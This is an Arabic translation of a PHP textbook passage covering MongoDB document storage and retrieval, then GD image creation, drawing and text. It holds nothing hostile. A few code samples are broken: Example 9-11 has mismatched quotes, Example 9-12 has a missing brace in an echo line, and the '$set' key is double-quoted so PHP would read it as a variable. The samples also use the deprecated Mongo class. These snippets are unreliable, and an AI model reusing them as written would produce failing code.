
الجدول 9-3. مكافئات SQL / MongoDB النموذجية

مصطلحات SQL التقليدية	مصطلحات MongoDB
قاعدة بيانات "Database"	قاعدة بيانات "Database"
جداول "Tables"	مجموعات "Collections"
صفوف "Rows"	مستندات. لا علاقة، وليس مثل "صفوف" قاعدة البيانات؛ بدلا من ذلك، فكر في المصفوفات.

لا يوجد مكافئ دقيق لصفوف قاعدة البيانات داخل نموذج MongoDB. إحدى أفضل الطرق للتفكير في البيانات داخل المجموعة هي تلك الخاصة بالمصفوفة متعددة الأبعاد، كما سترى قريباً عندما نجدد مثال قاعدة بيانات مكتبتنا.

إذا كنت ترغب فقط في تجربة MongoDB على مضيف محلي خاص بك (موصى به للتعرف عليه)، يمكنك استخدام أداة الكل في واحد مثل Zend Server CE لإعداد بيئة محلية مع تثبيت جميع برامج تشغيل Mongo. لا يزال يتعين عليك تنزيل الخادم نفسه من موقع MongoDB على الويب واتباع التعليمات لإعداد محرك خادم قاعدة البيانات لبيئتك المحلية.

يعد Genghis أحد الأدوات المفيدة جداً المستندة إلى الويب لتصفح بيانات MongoDB ومعالجة المجموعات والوثائق. ما عليك سوى تنزيل المشروع ووضعه في المجلد الخاص به في المضيف المحلي واستدعاء genghis.php. إذا كان محرك قاعدة البيانات قيد التشغيل، فسيتم انتقاؤه وعرضه لك (انظر الشكل 9-4).



الشكل 9-4. نموذج لواجهة الويب Genghis MongoDB

دعنا الآن ندخل في بعض نماذج التعليمات البرمجية. ألق نظرة على المثال 9-8 لترى بدايات قاعدة بيانات Mongo وهي تتشكل.

مثال 9-8. مكتبة MongoDB

```
$mongo = new Mongo();
$db = $mongo->library;
$authors = $db->authors;

$author = array('authorid' => 1, 'name' => "J.R.R. Tolkien");
$authors->insert($author);

$author = array('authorid' => 2, 'name' => "Alex Haley");
$authors->insert($author);

$author = array('authorid' => 3, 'name' => "Tom Clancy");
$authors->save($author);

$author = array('authorid' => 4, 'name' => "Isaac Asimov");
$authors->save($author);
```

ينشئ السطر الأول اتصالًا جديدًا بمحرك MongoDB، كما يقوم بإنشاء واجهة كائن له أيضًا. السطر التالي يتصل بالمكتبة "المجموعة"؛ في حالة عدم وجود هذه المجموعة، يقوم Mongo بإنشائها لك (لذلك ليست

هناك حاجة لإنشاء مجموعة مسبقًا في Mongo). نقوم بعد ذلك بإنشاء واجهة كائن باتصال `$db` بقاعدة بيانات المكتبة وإنشاء مجموعة حيث سنخزن بيانات المؤلف الخاصة بنا. تضيف المجموعات الأربع التالية من التعليمات البرمجية المستندات إلى مجموعة المؤلفين بطريقتين مختلفتين. تستخدم أول عينتين طريقة `insert()`، بينما تستخدم العيّنتان الأخيرتان طريقة `save()`. الاختلاف الوحيد بين هاتين الطريقتين هو أن: `save()` سيؤدي إلى تحديث القيمة إذا كانت موجودة بالفعل في المستند ولديك مفتاح id_ موجود (المزيد عن id_ قريبًا).

قم بتنفيذ هذا الكود داخل المستعرض، وسترى عينة البيانات الموضحة في الشكل 9-5. كما ترى، يتم إنشاء كيان يسمى id_ بالبيانات المدرجة. هذا هو المفتاح الأساسي التلقائي الذي يتم تعيينه لجميع المجموعات التي تم إنشاؤها. إذا أردنا الاعتماد على هذا المفتاح - وليس هناك سبب يمنعنا من ذلك (بخلاف التعقيد الواضح) - فلن نضطر إلى إضافة معلومات المؤلف الخاصة بنا في الكود السابق.



الشكل 9-5. عينة بيانات وثيقة مونجو للمؤلفين

استرجاع البيانات "Retrieving Data"

بمجرد تخزين البيانات، يمكننا الآن البدء في البحث عن طرق للوصول إليها. يوضح المثال 9-9 خيارًا واحدًا.

مثال 9-9. مثال على اختيار بيانات MongoDB

```
$mongo = new Mongo();
$db = $mongo->library;
$authors = $db->authors;

$data = $authors->findone(array('authorid' => 4));

echo "Generated Primary Key: {$data['_id']}<br />";
echo "Author name: {$data['name']}";
```

الأسطر الثلاثة الأولى من التعليمات البرمجية هي نفسها كما كانت من قبل، لأننا ما زلنا نريد الاتصال بنفس قاعدة البيانات والاستفادة من نفس المجموعة (المكتبة) والمستند (المؤلفين). بعد ذلك، نستخدم طريقة ()findone، ونمررها مصفوفة تحتوي على قطعة فريدة من البيانات يمكن استخدامها للعثور على المعلومات التي نريدها - في هذه الحالة، مؤلف "authorid" Isaac Asimov، 4. نقوم بتخزين المعلومات التي تم إرجاعها في مصفوفة تسمى $data.

ملاحظة:

كإفراط في التبسيط، يمكنك التفكير في المعلومات داخل مستند Mongo على أنها قائمة على المصفوفة.

ثم يمكننا استخدام هذا المصفوفة كما نرغب في عرض البيانات التي تم إرجاعها من المستند. التالي هو الناتج الناتج من الكود السابق. لاحظ حجم المفتاح الأساسي الذي أنشأه Mongo.

Generated Primary Key: 4ff43ef45b9e7d300c000007

Author name: Isaac Asimov

إدخال المزيد من البيانات المعقدة

بعد ذلك، نريد متابعة قاعدة بيانات المكتبة الخاصة بنا عن طريق إضافة بعض الكتب إلى المستند فيما يتعلق بمؤلف معين. هذا هو المكان الذي يمكن أن ينهار فيه تشبيه الجداول المختلفة داخل قاعدة البيانات. خذ بعين الاعتبار المثال 9-10، الذي يضيف أربعة كتب إلى مستند المؤلفين، بشكل أساسي كمصفوفة متعددة الأبعاد.

مثال 9-10. تحديث / إدراج بيانات MongoDB البسيط

```
$mongo = new Mongo();
$db = $mongo->library;
$authors = $db->authors;

$authors->update(
 array('name' => "Isaac Asimov"),
```

```
array('$set' =>
array('books' =>
array(
"0-425-17034-9" => "Foundation",
"0-261-10236-2" => "I, Robot",
"0-440-17464-3" => "Second Foundation",
"0-425-13354-0" => "Pebble In The Sky",
)
)
)
);
```

هنا، بعد إجراء الاتصالات المطلوبة، نستخدم طريقة update() ونستخدم العنصر الأول من المصفوفة (المعامل الأول لطريقة update()) كمعرف بحث فريد، وعامل محدد يسمى $set باعتباره العنصر الثاني معلمة لإرفاق بيانات الكتاب بالمفتاح المقدم للمعامل الأول.

ملاحظة:

يجب عليك البحث وفهم المعاملات الخاصة $set و $push (غير المغطاة هنا) قبل استخدامها في بيئة الإنتاج. راجع وثائق MongoDB للحصول على مزيد من المعلومات والقائمة الكاملة لهذه المعاملات.

يقدم المثال 9-11 طريقة أخرى لتحقيق نفس الهدف، فيما عدا أننا نجهز المصفوفة ليتم إدراجها وإرفاقها مسبقًا وباستخدام منشئ Mongo `_id` كمفتاح الموقع.

مثال 9-11. تحديث بيانات MongoDB /إدراجها

```
$mongo = new Mongo();
$db = $mongo->library;
$authors = $db->authors;

$data = $authors->findone(array('name' => "Isaac Asimov"));

$bookData = array(
 array(
 "ISBN" => "0-553-29337-0",
 "title" => "Foundation",
 "pub_year" => 1951,
 "available" => 1,
 ),
 array(
 "ISBN" => "0-553-29438-5",
 "title" => "I, Robot",
 "pub_year" => 1950,
 "available" => 1,
 ),
 array(
 "ISBN" => "0-517-546671",
 "title" => "Exploring the Earth and the Cosmos",
 "pub_year" => 1982,
 "available" => 1,
 ),
```

```
 array(
 "ISBN' => "0-553-29336-2",
 'title" => "Second Foundation",
 "pub_year" => 1953,
 "available" => 1,
 ),
);

$authors->update(
 array("_id" => $data["_id"]),
 array("$set" => array("books" => $bookData))
);
```

في كلا المثالين السابقين للكود، لم نضف أي مفاتيح إلى مجموعة بيانات الكتاب. يمكننا القيام بذلك، ولكن من السهل السماح لمونغو بإدارة تلك البيانات كما لو كانت مصفوفة متعددة الأبعاد. يوضح الشكل 9-6 كيف ستبدو البيانات من المثال 9-11 عندما يتم عرضها في Genghis.

```
4ff43ef45b9e7d300c000007
{
    _id: {
        $id: "4ff43ef45b9e7d300c000007"
    },
    authorid: 4,
    books: [
        {
            ISBN: "0-553-29337-0",
            title: "Foundation",
            pub_year: 1951,
            available: 1
        },
        {
            ISBN: "0-553-29438-5",
            title: "I, Robot",
            pub_year: 1950,
            available: 1
        },
        {
            ISBN: "0-517-546671",
            title: "Exploring the Earth and the Cosmos",
            pub_year: 1982,
            available: 1
        },
        {
            ISBN: "0-553-29336-2",
            title: "Second Foundation",
            pub_year: 1953,
            available: 1
        }
    ],
    name: "Isaac Asimov"
}
```

الشكل 9-6. تمت إضافة بيانات الكتاب إلى مؤلف

يوضح المثال 9-12 المزيد من البيانات المخزنة في قاعدة بيانات Mongo الخاصة بنا. يضيف فقط بضعة أسطر من التعليمات البرمجية إلى المثال 9-9 ؛ هنا نشير إلى المفاتيح الطبيعية التلقائية التي تم إنشاؤها في الكود السابق الذي أدخل معلومات تفصيلية للكتاب.

مثال 9-12. البحث عن بيانات MongoDB وعرضها

```
$mongo = new Mongo();
$db = $mongo->library;
$authors = $db->authors;

$data = $authors->findone(array("authorid" => 4));

echo "Generated Primary Key: {$data['_id']}<br />";
echo "Author name: {$data['name']}<br />";
echo "2nd Book info - ISBN: {$data['books'][1]['ISBN']}<br />";
echo "2nd Book info - Title: {$data['books'][1]['title']<br />";
```

يبدو المخرج الناتج من الكود السابق كما يلي (تذكر أن المصفوفات تبدأ من الصفر):

Generated Primary Key: 4ff43ef45b9e7d300c000007

Author name: Isaac Asimov

2nd Book info - ISBN: 0-553-29438-5

2nd Book info - Title: I, Robot

لمزيد من المعلومات حول كيفية استخدام MongoDB ومعالجته داخل PHP، راجع الوثائق على موقع PHP.

مالتالي

في الفصل التالي، سنستكشف تقنيات مختلفة لتضمين الوسائط الرسومية داخل الصفحات التي تم إنشاؤها بواسطة PHP، بالإضافة إلى إنشاء الرسوم ومعالجتها بشكل ديناميكي على خادم الويب الخاص بك.

الفصل العاشر: الرسومات

الويب أكثر وضوحًا من النص، هذا واضح. تظهر الصور في شكل شعارات وأزرار وصور ومخططات وإعلانات وأيقونات. العديد من هذه الصور ثابتة ولا تتغير أبدًا، وقد تم إنشاؤها باستخدام أدوات مثل: Photoshop. ولكن يتم إنشاء العديد منها حيويا - بدءًا من إعلانات برنامج الإحالة "referral program" من أمازون التي تتضمن اسمك إلى الرسوم البيانية لأداء الأسهم.

يدعم PHP إنشاء الرسومات باستخدام مكتبة ملحق GD المدمجة. في هذا الفصل، سنوضح لك كيفية إنشاء الصور ديناميكيًا داخل PHP.

تضمين صورة في الصفحة

من المفاهيم الخاطئة الشائعة أن هناك مزيجًا من النص والرسومات تتدفق عبر طلب HTTP واحد. بعد كل شيء، عندما تشاهد صفحة، ترى صفحة واحدة تحتوي على مثل هذا الخليط. من المهم أن نفهم أن صفحة الويب القياسية التي تحتوي على نصوص ورسومات يتم إنشاؤها من خلال سلسلة من طلبات HTTP من متصفح الويب؛ يتم الرد على كل طلب من خلال استجابة من خادم الويب. يمكن أن تحتوي كل استجابة على نوع واحد فقط من البيانات، وتتطلب كل صورة طلب HTTP منفصل واستجابة خادم الويب. وبالتالي، إذا رأيت صفحة تحتوي على نص وصورتين، فأنت تعلم أنه قد تم أخذ ثلاثة طلبات HTTP واستجابات مقابلة لإنشاء هذه الصفحة.

خذ صفحة HTML هذه، على سبيل المثال:

```
<html>
 <head>
 <title>Example Page</title>
 </head>

 <body>
 This page contains two images.
 <img src="image1.png" alt="Image 1" />
 <img src="image2.png" alt="Image 2" />
 </body>
</html>
```

تبدو سلسلة الطلبات التي يرسلها متصفح الويب لهذه الصفحة على النحو التالي:

GET /page.html HTTP/1.0

GET /image1.png HTTP/1.0

GET /image2.png HTTP/1.0

يرسل خادم الويب ردًا على كل من هذه الطلبات. تبدو رؤوس نوع المحتوى في هذه الردود كما يلي:

Content-Type: text/html

Content-Type: image/png

Content-Type: image/png

لتضمين صورة تم إنشاؤها بواسطة PHP في صفحة HTML، تخيل أن نص PHP الذي يولد الصورة هو في الواقع الصورة. وبالتالي، إذا كان لدينا نصوص برمجية image1.php و image2.php تقوم بإنشاء الصور، فيمكننا تعديل HTML السابق ليبدو هكذا (أسماء الصور هي ملحقات PHP الآن):

```
<img src="image.php?num=1" alt="Image 1" />
<img src="image.php?num=2" alt="Image 2" />
```

بعد ذلك، داخل ملف PHP المسمى image.php، يمكنك الوصول إلى معلمة الطلب $_GET['num'] لإنشاء الصورة المناسبة.

مفاهيم الرسومات الأساسية

الصورة عبارة عن مستطيل من وحدات البكسل بألوان مختلفة. يتم تحديد الألوان من خلال وضعها في اللوحة، وهي مجموعة من الألوان. يحتوي كل إدخال في اللوحة على ثلاث قيم لونية منفصلة - واحدة لكل من الأحمر والأخضر والأزرق. تتراوح كل قيمة من 0 (لون غير موجود) إلى 255 (لون بكثافة كاملة). يُعرف هذا بقيمته RGB. هناك أيضًا قيم سداسية عشرية "hexadecimal" أو قيم "سداسية عشرية "hex"" - تمثيلات أبجدية رقمية للألوان شائعة الاستخدام في HTML. ستقوم بعض أدوات الصور، مثل: ColorPic، بتحويل قيم RGB إلى سداسي عشري من أجلك.

نادرًا ما تكون ملفات الصور عبارة عن تفريغ مباشر لوحدات البكسل واللوحة. بدلاً من ذلك، تم إنشاء تنسيقات ملفات مختلفة (GIF و JPEG و PNG وما إلى ذلك) والتي تحاول ضغط البيانات إلى حد ما لإنشاء ملفات أصغر.

تتعامل تنسيقات الملفات المختلفة مع شفافية "*transparency*" الصورة، والتي تتحكم في ما إذا كانت الخلفية ستظهر من خلال الصورة وكيف ستظهر بطرق مختلفة. يدعم البعض، مثل PNG، قناة ألفا "*alpha channel*"، وهي قيمة إضافية لكل بكسل تعكس الشفافية في تلك النقطة. البعض الآخر، مثل: GIF، يقوم ببساطة بتعيين إدخال واحد في اللوحة للإشارة إلى الشفافية. لا يزال البعض الآخر، مثل: JPEG، لا يدعم الشفافية على الإطلاق.

يمكن أن تؤدي الحواف الخشنة "Rough" والحادة "jagged"، وهو التأثير المعروف باسم التشويش "*aliasing*"، إلى جعل الصور غير جذابة. يتضمن منع التشويش "*Antialiasing*" تحريك أو إعادة تلوين

وحدات البكسل على حافة الشكل للانتقال بشكل تدريجي بين الشكل وخلفيته. تقوم بعض الدوال التي تعتمد على الصورة بتطبيق منع التشويش.

مع 256 قيمة ممكنة لكل من الأحمر والأخضر والأزرق، هناك 16777216 لونًا ممكنًا لكل بكسل. تحدد بعض تنسيقات الملفات عدد الألوان التي يمكنك الحصول عليها في اللوحة (على سبيل المثال: لا يدعم GIF أكثر من 256 لونًا)؛ يتيح لك البعض الآخر الحصول على العديد من الألوان التي تحتاجها. تُعرف هذه الأخيرة بتنسيقات الألوان الحقيقية "*true color*"، لأن اللون 24-bit (8 بت لكل من الأحمر والأخضر والأزرق) يعطي درجات ألوان أكثر مما يمكن للعين البشرية تمييزه.

إنشاء ورسم الصور

في الوقت الحالي، لنبدأ بأبسط مثال ممكن على GD. المثال 10-1 هو برنامج نصي يقوم بإنشاء مربع مملوء باللون الأسود. يعمل الكود مع أي إصدار من GD يدعم تنسيق صورة PNG.


مثال 10-1. مربع أسود على خلفية بيضاء (black.php)

```
<?php
$image = imagecreate(200, 200);

$white = imagecolorallocate($image, 0xFF, 0xFF, 0xFF);
$black = imagecolorallocate($image, 0x00, 0x00, 0x00);
imagefilledrectangle($image, 50, 50, 150, 150, $black);

header("Content-Type: image/png");
imagepng($image);
```

يوضح المثال 10-1 الخطوات الأساسية في إنشاء أي صورة: إنشاء الصورة وتخصيص الألوان ورسم الصورة ثم حفظ الصورة أو إرسالها. يوضح الشكل 10-1 مخرجات المثال 10-1.



الشكل 10-1. مربع أسود على خلفية بيضاء

لرؤية النتيجة، ما عليك سوى توجيه المتصفح إلى صفحة black.php. لتضمين هذه الصورة في صفحة ويب، استخدم:

```
<img src="black.php" />
```

هيكل برنامج الرسومات

تتبع معظم برامج إنشاء الصور الحيوية نفس الخطوات الأساسية الموضحة في المثال 10-1.

يمكنك إنشاء صورة 256 لونًا باستخدام دالة imagecreate()، والتي تُرجع مقبض الصورة:

```
$image = imagecreate(width, height);
```

يجب تخصيص كل الألوان المستخدمة في الصورة باستخدام دالة imagecolorallocate(). يصبح اللون الأول المخصص هو لون خلفية الصورة[1]:

```
$color = imagecolorallocate(image, red, green, blue);
```

المدخلات هي مكونات اللون RGB الرقمية (الأحمر والأخضر والأزرق). في المثال 10-1، كتبنا قيم اللون بالنظام الست عشري لتقريب استدعاء الدالة من تمثيل ألوان HTML #FFFFFF و #000000.

هناك العديد من أساسيات الرسم في GD. يستخدم المثال 10-1 ()imagefilledrectangle، حيث تحدد أبعاد المستطيل عن طريق تمرير إحداثيات الزوايا العلوية اليسرى والسفلية اليمنى:

```
imagefilledrectangle(image, tlx, tly, brx, bry, color);
```

الخطوة التالية هي إرسال رأس Content-Type إلى المستعرض بنوع المحتوى المناسب لنوع الصورة التي يتم إنشاؤها. بمجرد الانتهاء من ذلك، نستدعي دالة الإخراج المناسبة. تنشئ الدوال ()imagejpeg و ()imagegif و ()imagepng و ()imagewbmp ملفات GIF و JPEG و PNG و WBMP من الصورة، على التوالي:

```
imagegif(image [, filename ]);
imagejpeg(image [, filename [, quality ]]);
imagepng(image [, filename ]);
imagewbmp(image [, filename ]);
```

إذا لم يتم إعطاء اسم ملف "*filename*"، يتم إخراج الصورة إلى المتصفح؛ وإلا، فإنه ينشئ (أو يستبدل) الصورة إلى مسار الملف المحدد. مدخل الجودة "*quality*" لـ JPEGs هي قيمة من 0 (أسوأ مظهر) إلى 100 (أفضل مظهر). كلما انخفضت الجودة، كان حجم ملف JPEG أصغر. الإعداد الافتراضي هو 75.

في المثال 10-1، قمنا بتعيين رأس HTTP مباشرة قبل استدعاء دالة توليد الإخراج "output-generating" `imagepng()`. إذا قمت بتعيين نوع المحتوى في بداية البرنامج النصي، فسيتم التعامل مع أي أخطاء يتم إنشاؤها على أنها بيانات صورة ويعرض المستعرض أيقونة صورة مكسورة. يسرد الجدول 10-1 تنسيقات الصور وقيم نوع المحتوى "Content-Type" الخاصة بها.

الجدول 10-1. قيم *Content-Type* لتنسيقات الصور

التنسيق	Content-Type
GIF	image/gif
JPEG	image/jpeg
PNG	image/png
WBMP	image/vnd.wap.wbmp

تغيير تنسيق الإخراج

كما قد تكون استنتجت، فإن إنشاء صورة من نوع مختلف يتطلب تغييرين فقط في البرنامج النصي: إرسال نوع محتوى "Content-Type" مختلف واستخدام دالة مختلفة لتوليد الصور. يوضح المثال 10-2 مثال 10-1 تم تعديله لإنشاء JPEG بدلاً من صورة PNG.

مثال 10-2. نسخة JPEG من المربع الأسود

```
<?php
$image = imagecreate(200, 200);
$white = imagecolorallocate($image, 0xFF, 0xFF, 0xFF);
$black = imagecolorallocate($image, 0x00, 0x00, 0x00);
```

```
imagefilledrectangle($image, 50, 50, 150, 150, $black);

header("Content-Type: image/jpeg");
imagejpeg($image);
```

اختبار تنسيقات الصور المدعومة

إذا كنت تكتب تعليمة برمجية يجب أن تكون محمولة "portable" عبر الأنظمة التي قد تدعم تنسيقات صور مختلفة، فاستخدم الدالة `imagetypes()` للتحقق من أنواع الصور المدعومة. هذه الدالة ترجع حقل بت "bit field"؛ يمكنك استخدام عامل التشغيل أحادي المعامل AND (&) للتحقق مما إذا تم تعيين بت معين. تتوافق الثوابت IMG_GIF و IMG_JPG و IMG_PNG و IMG_WBMP مع وحدات البت لتنسيقات الصور هذه.

ينشئ المثال 10-3 ملفات PNG إذا كان تنسيق PNG مدعومًا وملفات JPEG إذا لم يكن PNG مدعومًا وملفات GIF إذا لم يتم دعم PNG أو JPEG.

مثال 10-3. التحقق من دعم تنسيق الصورة

```
<?php
$image = imagecreate(200, 200);
$white = imagecolorallocate($image, 0xFF, 0xFF, 0xFF);
$black = imagecolorallocate($image, 0x00, 0x00, 0x00);

imagefilledrectangle($image, 50, 50, 150, 150, $black);
```

```
if (imagetypes() & IMG_PNG) {
 header("Content-Type: image/png");
 imagepng($image);
}
else if (imagetypes() & IMG_JPG) {
 header("Content-Type: image/jpeg");
 imagejpeg($image);
}
else if (imagetypes() & IMG_GIF) {
 header("Content-Type: image/gif");
 imagegif($image);
}
```

قراءة ملف موجود

إذا كنت تريد البدء بصورة حالية ثم تعديلها، فاستخدم imagecreatefromgif() أو imagecreatefromjpeg() أو imagecreatefrompng():

```
$image = imagecreatefromgif(filename);
$image = imagecreatefromjpeg(filename);
$image = imagecreatefrompng(filename);
```

دوال الرسم الأساسية

يحتوي GD على دوال لرسم النقاط الأساسية والخطوط والأقواس والمستطيلات والمضلعات. يصف هذا القسم الدوال الأساسية التي يدعمها GD 2.x.

الدالة الأساسية هي `imagesetpixel()`، والتي تحدد لون البكسل المحدد:

```
imagesetpixel(image, x, y, color);
```

هناك دالتان لرسم الخطوط، `imageline()` و `imagedashedline()`:

```
imageline(image, start_x, start_ y, end_x, end_ y, color);
imagedashedline(image, start_x, start_ y, end_x, end_ y, color);
```

هناك دالتان لرسم المستطيلات، إحداهما ترسم المخطط التفصيلي والأخرى تملأ المستطيل باللون المحدد:

```
imagerectangle(image, tlx, tly, brx, bry, color);
imagefilledrectangle(image, tlx, tly, brx, bry, color);
```

حدد موقع المستطيل وحجمه عن طريق تمرير إحداثيات الزوايا العلوية اليسرى والسفلية اليمنى.

يمكنك رسم مضلعات عشوائية باستخدام دالات `imagepolygon()` و`imagefilledpolygon()`:

```
imagepolygon(image, points, number, color);
imagefilledpolygon(image, points, number, color);
```

تأخذ كلتا الدالتين مجموعة من النقاط. تحتوي هذه المصفوفة على رقمين صحيحين (إحداثيات x و y) لكل رأس على المضلع. مدخل الرقم *"number"* هي عدد الرؤوس في المصفوفة (العد عادةً (count($points)/2).

ترسم دالة `imagearc()` قوسًا (جزء من الشكل البيضاوي):

```
imagearc(image, center_x, center_y, width, height,
start, end, color);
```

يتم تحديد الشكل البيضاوي من خلال مركزه وعرضه وارتفاعه (الطول والعرض هما نفس الشيء بالنسبة للدائرة). يتم إعطاء نقطتي البداية والنهاية للقوس كدرجات يتم حسابها عكس اتجاه عقارب الساعة من الساعة 3 صباحًا. ارسم الشكل البيضاوي الكامل ببداية *"start"* 0 ونهاية *"end"* 360.

هناك طريقتان لملء الأشكال المرسومة بالفعل. تؤدي دالة `imagefill()` تعبئة كاملة، وتغيير لون وحدات البكسل بدءًا من الموقع المحدد. أي تغيير في لون البكسل يشير إلى حدود التعبئة. تتيح لك دالة `imagefilltoborder()` تمرير اللون المعين لحدود التعبئة:

```
imagefill(image, x, y, color);
imagefilltoborder(image, x, y, border_color, color);
```

شيء آخر قد ترغب في القيام به مع صورك هو تدويرها. قد يكون هذا مفيدًا إذا كنت تحاول إنشاء كتيب على غرار الويب، على سبيل المثال. تسمح لك دالة `imagerotate()` بتدوير صورة بزاوية عشوائية:

```
imagerotate(image, angle, background_color);
```


يُظهر الكود الموجود في المثال 10-4 صورة الصندوق الأسود من قبل، ويتم تدويرها بمقدار 45 درجة. تم تعيين خيار *background_color*، المستخدم لتحديد لون المنطقة غير المغطاة بعد تدوير الصورة، على 1 لإظهار تباين اللونين الأسود والأبيض. يوضح الشكل 10-2 نتيجة هذا الكود.

مثال 10-4. مثال على دوران الصورة

```
<?php
$image = imagecreate(200, 200);
$white = imagecolorallocate($image, 0xFF, 0xFF, 0xFF);
$black = imagecolorallocate($image, 0x00, 0x00, 0x00);
imagefilledrectangle($image, 50, 50, 150, 150, $black);

$rotated = imagerotate($image, 45, 1);

header("Content-Type: image/png");
imagepng($rotated);
```



الشكل 10-2. صورة الصندوق الأسود استدارة 45 درجة

صور بنصوص

غالباً ما يكون من الضروري إضافة نص إلى الصور. يحتوي GD على خطوط مدمجة لهذا الغرض. يضيف المثال 10-5 بعض النص إلى صورتنا المربعة السوداء.


مثال 10-5. إضافة نص إلى صورة

```
<?php
$image = imagecreate(200, 200);
$white = imagecolorallocate($image, 0xFF, 0xFF, 0xFF);
$black = imagecolorallocate($image, 0x00, 0x00, 0x00);

imagefilledrectangle($image, 50, 50, 150, 150, $black);
imagestring($image, 5, 50, 160, "A Black Box", $black);
```

```
header("Content-Type: image/png");
imagepng($image);
```

يوضح الشكل 10-3 مخرجات المثال 10-5.



